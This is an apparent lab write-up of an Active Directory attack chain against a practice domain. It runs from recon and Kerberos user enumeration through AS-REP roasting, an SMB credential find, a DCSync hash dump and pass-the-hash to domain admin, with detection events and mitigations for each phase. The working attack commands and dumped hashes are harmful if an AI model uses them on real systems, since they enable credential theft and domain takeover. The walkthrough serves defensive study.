
 Security Research
Active Directory Attack Path Analysis

A methodical walkthrough of an AD attack chain — from unauthenticated recon to full domain compromise via AS-REP roasting, DCSync, and pass-the-hash.
Disclaimer: This content is intended solely for educational purposes and authorized security testing in controlled environments. Unauthorized use against systems you do not own or have explicit permission to test is prohibited.
Introduction
Active Directory (AD) remains the dominant identity and access management solution in enterprise environments, making it a primary target during internal penetration tests. A single misconfigured account or overlooked privilege can cascade into full domain compromise. This article presents a methodical AD attack chain from an unauthenticated position to complete control over a Windows domain, explaining the underlying technology, the commands used, and the defensive gaps that enable each phase.
The engagement begins with a single IP address and no credentials. The target is a Windows Domain Controller identified by its open ports and service banners. The scenario mirrors common enterprise misconfigurations: legacy authentication settings, weak service account passwords, improper delegation of replication privileges, and reliance on NTLM pass-the-hash vectors.
Network Reconnaissance
Every penetration test begins with discovery. The goal of this phase is to identify the target’s role, operating system, domain affiliation, and the services it exposes to the network.
nmap -Pn -p 53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,47001 -sV -T4 <TARGET_IP>This scan targets the standard Active Directory service ports:
- 53/TCP (DNS): Domain Name Service is integral to AD for locating domain controllers.
- 88/TCP (Kerberos): The core authentication protocol for AD.
- 389/TCP (LDAP): The primary query interface for reading and writing to the AD database.
- 445/TCP (SMB): Frequently abused for enumeration, credential harvesting, and lateral movement.
- 5985/TCP (WinRM): Provides remote PowerShell and command execution capabilities.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
                              (Domain: spookysec.local)
445/tcp   open  microsoft-ds
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
The LDAP banner leaks the domain name (spookysec.local).
Domain Enumeration
With the domain name identified, the next step is to verify domain controller properties via SMB negotiation.
netexec smb <TARGET_IP>SMB <TARGET_IP> 445 ATTACKTIVEDIREC [*] Windows 10 / Server 2019 Build 17763 x64
(name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)SMB signing is enabled — NTLM relay attacks against SMB won’t work, but Kerberos-based attacks remain available.
User Enumeration
Kerberos User Enumeration with Kerbrute

Kerberos returns distinct error codes for existing vs non-existing accounts during AS-REQ:
- KRB5KDC_ERR_PREAUTH_REQUIRED (0x25): User exists.
- KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN (0x6): User does not exist.
kerbrute userenum -d spookysec.local --dc <TARGET_IP> /wordlists/users.txt[+] VALID USERNAME: [email protected]
[+] VALID USERNAME: [email protected]
[+] VALID USERNAME: [email protected]
[+] VALID USERNAME: [email protected]
[+] VALID USERNAME: [email protected]
[+] VALID USERNAME: [email protected]
[+] VALID USERNAME: [email protected]
Eight valid domain users identified. svc-admin and backup stand out as potentially privileged service accounts.
AS-REP Roasting
Background
In standard Kerberos, the AS-REQ includes a timestamp encrypted with the user’s NTLM hash (pre-authentication). Active Directory allows accounts to be configured with “Do not require Kerberos pre-authentication” (UF_DONT_REQUIRE_PREAUTH). When this flag is set, the KDC issues an encrypted TGT to anyone who requests one — without any proof of password knowledge.
The TGT is encrypted with the user’s NTLM hash, making it crackable offline.
The Attack
GetNPUsers.py spookysec.local/ -dc-ip <TARGET_IP> -usersfile valid_users.txt -request -format hashcat[email protected]:e2ff9604df420fa561af327bfb1f3540$...
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
Only svc-admin has pre-authentication disabled. Cracking with Hashcat mode 18200:
hashcat -m 18200 hash.txt /wordlists/passwords.txt --force[email protected]:...:management2005Recovered credential: svc-admin:management2005
Detection & Mitigation
Audit accounts with DONT_REQUIRE_PREAUTH using PowerShell:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuthMonitor Event ID 4768 for TGT requests where Pre-Authentication field = false.
SMB Enumeration
With valid credentials, enumerate accessible resources.
netexec smb <TARGET_IP> -u 'svc-admin' -p 'management2005' --sharesShare Permissions
----- -----------
ADMIN$ (Remote Admin)
backup READ
IPC$ READ
NETLOGON READ
SYSVOL READ
The non-default backup share is readable. Connecting:

smbclient //<TARGET_IP>/backup -U 'spookysec.local\svc-admin'Inside: backup_credentials.txt (48 bytes) containing a Base64 string.
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYwDecoded:
[email protected]:backup2517860
Credentials in an accessible SMB share — Base64 encoding provides zero security.
Privilege Escalation: DCSync
Background
Domain Controllers replicate via the MS-DRSR (Directory Replication Service) protocol. Two extended rights control this:
- DS-Replication-Get-Changes
- DS-Replication-Get-Changes-All
An account with these rights can impersonate a DC and request replication of the entire AD database, including all password hashes — the DCSync attack.
Executing DCSync
netexec smb <TARGET_IP> -u 'backup' -p 'backup2517860' --ntds[+] spookysec.local\backup:backup2517860
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\svc-admin:1114:...:fc0f1e5359e372aa1f69147375ba6809:::
[+] Dumped 18 NTDS hashes
- Administrator NTLM:
0e0363213e37b94221497260b0bcb4fc - krbtgt NTLM:
0e2eb8158c27bed09861033026be4c21
The krbtgt hash enables Golden Ticket attacks.
Detection
Monitor Event ID 4662 (access to AD object where AccessMask = DS-Replication-Get-Changes) and Event IDs 4928/4929 (replication from non-DC source).
Mitigation
Audit and remove replication permissions from non-DC accounts:
Get-ACL "AD:DC=spookysec,DC=local" | Select -ExpandProperty Access | Where {$_.ActiveDirectoryRights -match "Replicating"}Pass-the-Hash
Background
NTLM is a challenge-response protocol — the hash itself is the authentication secret. If you have the NTLM hash, you can authenticate without the plaintext password.
Pass-the-Hash via WinRM
netexec winrm <TARGET_IP> -u 'Administrator' -H 0e0363213e37b94221497260b0bcb4fc -d 'spookysec.local' -X 'whoami'WINRM <TARGET_IP> 5985 [+] spookysec.local\Administrator (Pwn3d!)
thm-ad\administrator
Mitigation
- Enable Credential Guard — isolates NTLM hashes in a virtualized secure enclave.
- Restrict WinRM access to designated management hosts.
- Disable NTLM where Kerberos-only is feasible.
- Implement Privileged Access Workstations (PAWs).
Detection Opportunities Summary
| Attack Phase | Event ID | Description |
|---|---|---|
| Kerberos User Enumeration | 4768 | Multiple TGT requests with PRINCIPAL_UNKNOWN |
| AS-REP Roasting | 4768 | TGT request for account with pre-auth disabled |
| SMB Share Access | 5140 | Access to non-standard SMB share |
| DCSync | 4662 | Access to domain root with Replicating rights |
| DCSync | 4928/4929 | Replication from non-DC source |
| Pass-the-Hash | 4624 | Network logon (Type 3) via NTLM |
MITRE ATT&CK Mapping
| Technique | ID | Tactic |
|---|---|---|
| Active Scanning | T1595.001 | Reconnaissance |
| Domain Account Discovery | T1087.002 | Discovery |
| AS-REP Roasting | T1558.003 | Credential Access |
| OS Credential Dumping: DCSync | T1003.006 | Credential Access |
| Pass-the-Hash | T1550.002 | Lateral Movement |
| Remote Services: WinRM | T1021.006 | Lateral Movement |
Conclusion
This attack chain demonstrates how a handful of misconfigurations cascade into full domain compromise:
- Service account with pre-auth disabled + weak password → AS-REP roast yields first credential.
- Credentials in a readable SMB share → elevates to privileged backup account.
- Excessive replication permissions → DCSync dumps all domain hashes.
- NTLM pass-the-hash via WinRM → Domain Administrator access.
DCSync is the crown jewel. Protecting replication permissions — combined with Credential Guard — provides the highest defensive return.
References
- Impacket: https://github.com/fortra/impacket
- Kerbrute: https://github.com/ropnop/kerbrute
- NetExec: https://github.com/Pennyw0rth/NetExec
- MITRE ATT&CK: https://attack.mitre.org